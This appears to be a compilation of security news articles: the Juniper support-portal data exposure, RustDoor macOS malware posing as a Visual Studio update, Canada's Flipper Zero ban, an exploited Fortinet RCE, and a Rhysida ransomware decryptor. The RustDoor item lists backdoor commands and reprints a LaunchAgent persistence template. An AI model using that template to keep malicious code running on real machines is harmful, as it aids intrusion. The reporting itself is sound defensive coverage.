7519	01-Oct-2023	30-Sep-2024	Active	SVC-HIGHSEC-UPLIFT
7355	01-Oct-2023	30-Sep-2024	Active	SVC-SD-QFX5100Q2
4006	01-Jan-2023	30-Sep-2023	Expired	SVC-HIGHSEC-UPLIFT
3402	01-Jan-2023	30-Sep-2023	Expired	SVC-SD-QFX5100Q2
9556	01-Oct-2021	30-Sep-2022	Expired	SVC-SD-QFX5100Q2
0203	01-Oct-2021	30-Sep-2022	Expired	SVC-HIGHSEC-UPLIFT
4921	01-Oct-2020	30-Sep-2021	Expired	SVC-SD-QFX5100Q2
4393	01-Oct-2020	30-Sep-2021	Expired	SVC-HIGHSEC-UPLIFT
1296	29-Sep-2019	30-Sep-2020	Expired	SVC-HIGHSEC-UPLIFT
1252	29-Sep-2019	30-Sep-2020	Expired	SVC-SD-QFX5100Q2
7636	01-Dec-2019	31-Dec-2019	Expired	SVC-SD-QFX5100Q2
7653	01-Dec-2019	31-Dec-2019	Expired	SVC-HIGHSEC-UPLIFT
4057	01-Nov-2019	30-Nov-2019	Expired	SVC-SD-QFX5100Q2
4078	01-Nov-2019	30-Nov-2019	Expired	SVC-HIGHSEC-UPLIFT
9907	01-Oct-2019	31-Oct-2019	Expired	SVC-SD-QFX5100Q2
9973	01-Oct-2019	31-Oct-2019	Expired	SVC-HIGHSEC-UPLIFT
5433	19-Mar-2019	30-Sep-2019	Expired	SVC-HIGHSEC-UPLIFT
6585	22-Dec-2017	30-Sep-2018	Expired	SVC-HIGHSEC-UPLIFT
6574	01-Jan-2018	30-Sep-2018	Expired	SVC-SD-QFX5100Q2
6574	01-Jan-2018	30-Sep-2018	Expired	SVC-SD-QFX5100Q2

Information exposed by the Juniper support portal. Columns not pictured include Serial Number, Software Support Reference number, Product, Warranty Expiration Date and Contract ID.

George said the exposed support contract information is potentially sensitive because it shows which Juniper products are most likely to be lacking critical security updates.

“If you don’t have a support contract you don’t get updates, it’s as simple as that,” George said. “Using serial numbers, I could see which products aren’t under support contracts. And then I could narrow down where each device was sent through their serial number tracking system, and potentially see all of what was sent to the same location. A lot of companies don’t update their switches very often, and knowing what they use allows someone to know what attack vectors are possible.”

In a written statement, Juniper said the data exposure was the result of a recent upgrade to its support portal.

“We were made aware of an inadvertent issue that allowed registered users to our system to access serial numbers that were not associated with their account,” the statement reads. “We acted promptly to resolve this issue and have no reason to believe at this time that any identifiable or personal customer data was exposed in any way. We take these matters seriously and always use these experiences to prevent further similar incidents. We are

actively working to determine the root cause of this defect and thank the researcher for bringing this to our attention.”

The company has not yet responded to requests for information about exactly when those overly permissive user rights were introduced. However, the changes may date back to September 2023, when Juniper announced it had rebuilt its customer support portal.

George told KrebsOnSecurity the back-end for Juniper’s support website appears to be supported by **Salesforce**, and that Juniper likely did not have the proper user permissions established on its Salesforce assets. In April 2023, KrebsOnSecurity published research showing that a shocking number of organizations — including banks, healthcare providers and state and local governments — were leaking private and sensitive data thanks to misconfigured Salesforce installations.

Nicholas Weaver, a researcher at University of California, Berkeley’s International Computer Science Institute (ICSI) and lecturer at UC Davis, said the complexity layered into modern tech support portals leaves much room for error.


“This is a reminder of how hard it is to build these large systems like support portals, where you need to be able to manage gazillions of users with distinct access roles,” Weaver said. “One minor screw up there can produce hilarious results.”

Last month, computer maker **Hewlett Packard Enterprise** announced it would buy Juniper Networks for \$14 billion, reportedly to help beef up the 100-year-old technology company’s artificial intelligence offerings.

Update, 11:01 a.m. ET: An earlier version of this story quoted George as saying he was able to see support information for the U.S. Department of Defense. George has since clarified that while one block of device records he found was labeled “Department of Defense,” that record appears to belong to a different country.

Source: <https://krebsonsecurity.com/2024/02/juniper-support-portal-exposed-customer-device-info/>

8. New RustDoor macOS malware impersonates Visual Studio update



A new Rust-based macOS malware spreading as a Visual Studio update to provide backdoor access to compromised systems uses infrastructure linked to the infamous ALPHV/BlackCat ransomware gang.

The campaign delivering the backdoor started since at least November 2023 and is still underway distributing newer variants of the malware.

Written in Rust, the malware can run on Intel-based (x86_64) and ARM (Apple Silicon) architectures, say researchers at cybersecurity company Bitdefender, who are tracking it as RustDoor.

Potential link to ransomware operations

While analyzing RustDoor, malware researchers at Bitdefender discovered that the malware communicated with four command and control (C2) servers.

Looking at threat intelligence data, the analysts found that three of them had been used in attacks potentially linked to ransomware attacks from an ALPHV/BlackCat affiliate.

However, the researchers highlight that this is insufficient evidence to confidently link the use of RustDoor to a particular threat actor and that "artifacts and IoCs [indicators of compromise] suggest a possible relationship with the BlackBasta and ALPHV/BlackCat ransomware operators."

With cybercriminals having less freedom in choosing their infrastructure and being restricted to hosting services that provide anonymity and condone illegal activity, it is common for multiple threat actors to use the same servers for attacks.

While encryptors for the macOS system exist, builds for Apple M1 from LockBit created before December 2022, there are no public reports at this time of ransomware attacking Apple's operating system.

Most operations target Windows and Linux systems as enterprise environments use servers running these operating systems.

Distribution details

RustDoor is distributed primarily as an updater for Visual Studio for Mac, Microsoft's integrated development environment (IDE) for the macOS platform, which will be discontinued this year on August 31.

The macOS backdoor is delivered under multiple names, including *'zshrc2,' 'Previewers,' 'VisualStudioUpdater,' 'VisualStudioUpdater_Patch,' 'VisualStudioUpdating,' 'visualstudioupdate,'* and *'DO_NOT_RUN_ChromeUpdates'*.

According to Bitdefender, the malware has been under active distribution and have been undetected for at least three months.

The researchers discovered three versions of the malware, which come as FAT binaries that include Mach-O files for both x86_64 Intel and ARM architectures but do not come bundled in typical parent files such as Application Bundles or Disk Image.

Bitdefender says this atypical distribution method reduces the campaign's digital footprint and the likelihood of security products flagging the backdoor as suspicious.

Backdoor capabilities

In a report this week, the researchers say that RustDoor has commands to control the compromised system and to exfiltrate data, and it can persist on the device by modifying system files.

After infecting a system, the malware communicates with command and control (C2) servers using specific endpoints for registration, task execution, and data exfiltration.

The commands supported by the malware include the following:

- **ps**: Lists running processes, useful for monitoring system activity.
- **shell**: Executes arbitrary shell commands, giving attackers direct control.

- **cd**: Changes the current directory, allowing navigation through the file system.
- **mkdir**: Creates a new directory, useful for organizing stolen data or malware components.
- **rm**: Removes files, potentially for deleting important files or cleaning up traces of the malware.
- **rmdir**: Removes directories, similar to rm but for directories.
- **sleep**: Pauses execution for a set time, possibly to evade detection or synchronize actions.
- **upload**: Sends files to a remote server, used for exfiltrating stolen data.
- **botkill**: Terminates other malware processes, possibly to eliminate competition or free system resources.
- **dialog**: Displays messages or prompts to the user, potentially for phishing or to execute commands with user privileges.
- **taskkill**: Ends specified processes, useful for stopping security software or other processes interfering with malware.
- **download**: Retrieves files from a remote server, used for bringing additional malware components or updates onto the infected system.

The backdoor uses Cron jobs and LaunchAgents to schedule its execution at specific times or when the user logs in, thus making sure it survives system reboots.

Moreover, it modifies the ~/.zshrc file to execute in new terminal sessions or add it to the Dock with system commands, which helps it blend in with legitimate applications and user activities.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.someidentifier</string>
  <key>ProgramArguments</key>
  <array>
    <string>bash -c 'touch /tmp/launched'</string> <!--Prog to execute-->
  </array>
  <key>RunAtLoad</key><true/> <!--Execute at system startup-->
  <key>StartInterval</key>
  <integer>800</integer> <!--Execute each 800s-->
  <key>KeepAlive</key>
  <dict>
    <key>SuccessfulExit</key></false> <!--Re-execute if exit unsuccessful-->
    <!--If previous is true, then re-execute in successful exit-->
  </dict>
</dict>
</plist>
```

Code to establish persistence on the system (Bitdefender)

Bitdefender notes that there are at least three variants of RustDoor, the earliest one seen since early October 2023.

The next one was seen November 22 and appeared to be a testing version that preceded an updated version observed on November 30, which includes "a complex JSON configuration as well as an embedded Apple script used for exfiltration" of files with specific extensions.

The researchers provide a list of known indicators of compromise for RustDoor, which includes binaries, download domains, and URLs for the four command and control servers discovered.

Source: <https://www.bleepingcomputer.com/news/security/new-rustdoor-macos-malware-impersonates-visual-studio-update/>

9. Canada to ban the Flipper Zero to stop surge in car thefts



The Canadian government plans to ban the Flipper Zero and similar devices after tagging them as tools thieves can use to steal cars.

The Flipper Zero is a portable and programmable pen-testing tool that helps experiment with and debug various hardware and digital devices over multiple protocols, including RFID, radio, NFC, infrared, and Bluetooth.

Users have been demonstrating Flipper Zero's features in videos shared online since its release, showcasing its capacity to conduct replay attacks to unlock cars, open garage doors, activate doorbells, and clone various digital keys.

"Criminals have been using sophisticated tools to steal cars. And Canadians are rightfully worried," Canadian Industry Minister François-Philippe Champagne tweeted on Wednesday.

"Today, I announced we are banning the importation, sale and use of consumer hacking devices, like flippers, used to commit these crimes."

Champagne's announcement comes after a national summit on combatting auto theft hosted this week by the Government of Canada in Ottawa, Ontario.



According to the Canadian government, around 90,000 vehicles (or one car every six minutes) are reported stolen every year, with car theft resulting in \$1 billion in annual losses, including insurance costs for fixing and replacing stolen cars.

The figures shared by the Canadian government when describing the car theft surge currently impacting Canada align with the most recent data shared by the Statistics Canada government agency, which shows an increasing number of car theft reports since 2021.

Canadian police also reported that motor vehicle theft had the most significant impact on an increase in the national Crime Severity Index in 2022.

The Canadian government's Innovation, Science and Economic Development (ISED) department (and the country's industry and commerce regulator) says that it will "pursue all avenues to ban devices used to steal vehicles by copying the wireless signals for remote keyless entry, such as the Flipper Zero, which would allow for the removal of those devices from the Canadian marketplace through collaboration with law enforcement agencies."

Flipper Devices: Cars built after the 1990s are safe

While the Canadian government insists that the Flipper Zero is one of the reasons behind the current surge of car thefts in the country, Flipper Devices, the company behind the devices, says the gadget can't be used to steal vehicles built within the last 24 years.

"Flipper Zero can't be used to hijack any car, specifically the ones produced after the 1990s, since their security systems have rolling codes," Flipper Devices COO Alex Kulagin told BleepingComputer.


"Also, it'd require actively blocking the signal from the owner to catch the original signal, which Flipper Zero's hardware is incapable of doing.

"Flipper Zero is intended for security testing and development and we have taken necessary precautions to ensure the device can't be used for nefarious purposes."

Amazon has also banned the sale of the Flipper Zero since April 2023 for being a card skimming device after the Brazilian National Telecommunications Agency began seizing incoming Flipper Zero purchases in March 2023 due to its alleged use by criminals.

Source: <https://www.bleepingcomputer.com/news/security/canada-to-ban-the-flipper-zero-to-stop-surge-in-car-thefts/>

10. New Fortinet RCE bug is actively exploited, CISA confirms



CISA confirmed today that attackers are actively exploiting a critical remote code execution (RCE) bug patched by Fortinet on Thursday.

The flaw (CVE-2024-21762) is due to an out-of-bounds write weakness in the FortiOS operating system and the FortiProxy secure web proxy that can let unauthenticated attackers execute arbitrary code remotely using maliciously crafted HTTP requests.

Admins who can't immediately deploy security updates to patch vulnerable appliances can remove the attack vector by disabling SSL VPN on the device.

CISA's announcement comes one day after Fortinet published a security advisory saying the flaw was "potentially being exploited in the wild."

While the company has yet to share more details regarding CVE-2024-21762 exploitation, CISA has added the vulnerability to its Known Exploited Vulnerabilities Catalog, warning that such bugs are "frequent attack vectors for malicious cyber actors" posing "significant risks to the federal enterprise."

The cybersecurity agency also ordered U.S. federal agencies to secure FortiOS and FortiProxy devices against this security bug within seven days, by February 16, as required by the binding operational directive (BOD 22-01) issued in November 2021

Confusing disclosures

Fortinet patched two other critical RCE vulnerabilities (CVE-2024-23108 and CVE-2024-23109) in its FortiSIEM solution this week.

Initially, the company denied that the CVEs were real and claimed they were duplicates of a similar flaw (CVE-2023-34992) fixed in October.

However, Fortinet's disclosure process was very confusing, with the company first denying the CVEs were real and claiming they were mistakenly generated due to an API issue as duplicates of a similar flaw (CVE-2023-34992) fixed in October.

As later revealed, the bugs were discovered and reported by Horizon3 vulnerability expert Zach Hanley, with the company eventually admitting the two CVEs were variants of the original CVE-2023-34992 bug.

Since remote unauthenticated attackers can use these vulnerabilities to execute arbitrary code on vulnerable appliances, it's strongly advised to secure all Fortinet devices as soon as possible immediately.

Fortinet flaws (many times as zero-days) are commonly targeted to breach corporate networks in cyber espionage campaigns and ransomware attacks.

For instance, Fortinet said on Wednesday that the Chinese Volt Typhoon hacking group used two FortiOS SSL VPN flaws (CVE-2022-42475 and CVE-2023-27997) in attacks where they deployed the Coathanger custom malware.

Coathanger is a remote access trojan (RAT) that targets Fortigate network security appliances and was recently used to backdoor a military network of the Dutch Ministry of Defence.

Source: <https://www.bleepingcomputer.com/news/security/new-fortinet-rce-bug-is-actively-exploited-cisa-confirms/>

11. Free Rhysida ransomware decryptor for Windows exploits RNG flaw




South Korean researchers have publicly disclosed an encryption flaw in the Rhysida ransomware encryptor, allowing the creation of a Windows decryptor to recover files for free.

Rhysida is a ransomware operation that launched in mid-2023 and is notorious for targeting healthcare organizations, disrupting their crucial operations, and selling sensitive patient records.

In November 2023, the FBI and CISA warned about the gang's opportunistic attacks against a broad spectrum of industry types, including healthcare, military, cultural, and energy organizations.


South Korean researchers, including employees of the Korean Internet & Security Agency (KISA), examining Rhysida found an implementation vulnerability in the ransomware's encryption scheme, specifically, the random number generator (CSPRNG) that helps generate the unique private (encryption) key in each attack.

By exploiting the flaw, the analysts could recover the internal state of CSPRNG during the attack and use it to create a valid key to reverse the data encryption.



Seeds to generate numbers for each encryption thread (arxiv.org)

Rhysida's use of intermittent encryption, a tactic of only encrypting parts of the files while leaving others in plaintext, was critical in shaping the decryption method, as the researchers had to understand the encryption pattern and apply the right key selectively to the affected file parts.



Rhysida's intermittent encryption process (arxiv.org)


Predictable seed value

Rhysida's faulty value generation system relies on deriving the 32-bit seed value from the system's current time, which the researchers say limits the search space to a computationally viable scope.

Rhysida uses this value to generate the private encryption key and initialization vector but lacks other high-entropy data sources to ensure that the seed value is unpredictable, making it guessable by looking into logs or other data indicating the time of the infection.

Armed with this knowledge, the researchers developed a method that systematically regenerates the CSPRNG state by trying out different seed values within the expected range.

Once the correct value is found (by validating that it can decrypt data), all subsequent random numbers used by the ransomware to encrypt files can be easily predicted, so all locked data can be retrieved without requiring the actual private key.



Process of obtaining the correct seed (arxiv.org)

The decryption works by accurately regenerating the same encryption key and initial vector used during the original encryption process and then applying a counter-mode (CTR) encryption process to the encrypted segments of the files.

This method effectively reverses the encryption, restoring the original plaintext without needing the attacker's private key, exploiting the symmetric property of CTR mode where the encryption and decryption operations are identical.

```

mypic.jpg.rhysida
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 ED A6 F0 FF 7B 48 75 19 C2 5D B2 10 26 14 34 AA i;8y{Hu.Å]}².z.4*
00000010 1C BC 2A 56 C8 88 F0 93 0B AD 1F D7 A1 12 BA 8E .4*VE^a"...*;.²
00000020 C9 B1 59 3A 50 CF 31 E3 EA 90 E2 DE AB 91 BC 8D È±Y;PÍlãè.âPw^4.
00000030 AD 89 67 7D C6 DC 02 72 CB E0 90 E5 78 AE 70 49 .tg)EÜ.rÈä.ÅxSpI
00000040 EC 15 88 9A 2D 97 13 7D F3 11 BA FE 3E 12 0D 65 l."s-...)ö."p>..e
00000050 2B 2A 07 B9 7B 97 4D 0A 0F 09 EC A6 37 38 10 E5 +*.^(-M...i;78.â
00000060 24 A1 35 38 CB 38 25 59 1B 53 C8 C6 E4 09 DC 48 $;58È84Y.SÈÈA.UH
00000070 18 8F 9D 01 1A E5 64 8E 57 58 A8 18 B2 20 5F 4A .....âdZWX".²_J
00000080 96 45 3D F5 CE 10 BB 13 3C D8 C2 61 31 F9 50 98 -E=8I..<@ÅalüP^
00000090 E0 15 2B D6 DF 4B 84 6A AE EB E5 75 70 86 96 BE ä.+0âK..j0èâupt~4
000000A0 DA 34 7E C5 7B 16 06 D9 D8 A9 4D 7C 58 F6 FB A7 Ü4-Å{...Ü0QM|X0G$
000000B0 A1 26 A4 88 48 E0 12 4E 95 30 1C E2 7A 70 A0 18 ;sm^HÄ.N+0.âzp .
000000C0 82 7B 3B 6D B7 DB 0C B6 3B 6B 0F E9 A0 3A EE 97 ,(;m-Ü.ÿ;k.e :!-
000000D0 7C 10 2C 6F 78 D1 F3 D6 FF 70 5F BE D6 14 14 6A |.,cxN00ÿp %0..j
000000E0 81 AE A7 95 7D F6 34 ED AA A6 8C B0 FD 17 2A FA .8$;04i*(Ë^ÿ.*ü
000000F0 D3 B4 AD 61 28 71 9F 14 FE 47 59 B1 51 0B F1 06 Ó".a(qÿ.pGY±Q.â.

mypic.jpg.rhysida_dec.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 48 y0yâ..JFIF.....H
00000010 00 48 00 00 FF E1 00 40 45 78 69 66 00 00 4D 4D .H..ÿâ.@Exif..MM
00000020 00 2A 00 00 00 08 00 01 87 69 00 04 00 00 01 .*.....ti.....
00000030 00 00 00 1A 00 00 00 00 00 02 A0 02 00 04 00 00 .....é .....
00000040 00 01 00 00 03 E8 A0 03 00 04 00 00 00 01 00 00 .....è .....
00000050 02 30 00 00 00 00 FF ED 00 38 50 68 6F 74 6F 73 .0.....ÿi.8Photos
00000060 68 6F 70 20 33 2E 30 00 38 42 49 4D 04 04 00 00 hop 3.0.8BIM....
00000070 00 00 00 00 38 42 49 4D 04 25 00 00 00 00 10 .....8BIM.4.....
00000080 D4 1D 8C D9 8F 00 B2 04 E9 80 09 98 EC F8 42 7E Ö.0Ü..².èè."ioB~
00000090 FF C0 00 11 08 02 30 03 E8 03 01 22 00 02 11 01 yÄ.....0.è..."....
000000A0 03 11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 ...ÿÄ.....
000000B0 01 00 00 00 00 00 00 00 01 02 03 04 05 06 07 .....ÿÄ.u.....
000000C0 08 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 .....ÿÄ.u.....
000000D0 03 05 05 04 04 00 01 7D 01 02 03 00 04 11 05 .....}.....
000000E0 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 A1 .!lÄ..Qa."q.2.'i
000000F0 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A .#B±Ä.RN0$3br,..
  
```

Decrypting an image file for free (arxiv.org)

An automated decryption tool for Windows is available on KISA's website along with a technical paper published last Friday, with usage instructions in Korean and English.

Victims of the Rhysida ransomware may use the tool to try to decrypt their files for free, but BleepingComputer cannot guarantee the tool's safety or effectiveness.

```
-----
[5/6] C:\Users\82104\Desktop\Files\Attack Route.png.rhysida
[*] now : C:\Users\82104\Desktop\Files\Attack Route.png.rhysida 1702272732.97831
Found key (Roughly Search Phase) S:5/F:0
used - file:C:\Users\82104\Desktop\Files\Attack Route.png.rhysida
used - key[0][2]:aab4e35ccf169452e86d2a5cdec1a437910d3e9442d73e3ab82f266f54b797e8
used - iv[0][2]:00edbee1261d323b4075e8106889c64b
lowerbound per process [0, 0]
upperbound per process [4, 4]
-----
[6/6] C:\Users\82104\Desktop\Files\Analysis Report.pdf.rhysida
[*] now : C:\Users\82104\Desktop\Files\Analysis Report.pdf.rhysida 1702272732.9941437
Found key (Roughly Search Phase) S:6/F:0
used - file:C:\Users\82104\Desktop\Files\Analysis Report.pdf.rhysida
used - key[0][3]:d729f8b02a82e2398a80743e8eee99ec583a61de97a1aad1f4f70438b1b11aec
used - iv[0][3]:cf105d99b6a212da003ba3262dccbe69
lowerbound per process [0, 0]
upperbound per process [4, 4]
-----
[*] Key search phase(2/2)
[*] Decryption Start:C:\Users\82104\Desktop\Files\Trend Report.docx.rhysida
Done.
[*] Decryption Start:C:\Users\82104\Desktop\Files\Ransomware.png.rhysida
Done.
[*] Decryption Start:C:\Users\82104\Desktop\Files\What is ransomware.pptx.rhysida
Done.
[*] Decryption Start:C:\Users\82104\Desktop\Files\Tiger.jpg.rhysida
Done.
[*] Decryption Start:C:\Users\82104\Desktop\Files\Attack Data.xlsx.rhysida
```

Decryptor running an automated process (KISA)

Ransomware expert Fabian Wosar told BleepingComputer that this decryptor only works for encrypted files by the Rhysida Windows encryptor and cannot decrypt files encrypted on VMware ESXi or via its PowerShell-based encryptor.

Flaw privately exploited for months

The Rhysida encryption flaw has been privately used for months by cybersecurity firms and governments worldwide since at least May 2023.

"There goes another one. They are obviously not the first one who found this vulnerability," explains Wosar in a thread on X

"This was independently found by at least three other parties, who chose to circulate it in private instead of seeking publication and alerting Rhysida about their problem."

"As to who those parties are: Avast found it in October last year, the French CERT authored and published a private paper about it in June, and I found the vulnerability in May last year."

Wosar told BleepingComputer that petabytes of data on hundreds of machines have been successfully decrypted using this flaw since he discovered it in May.

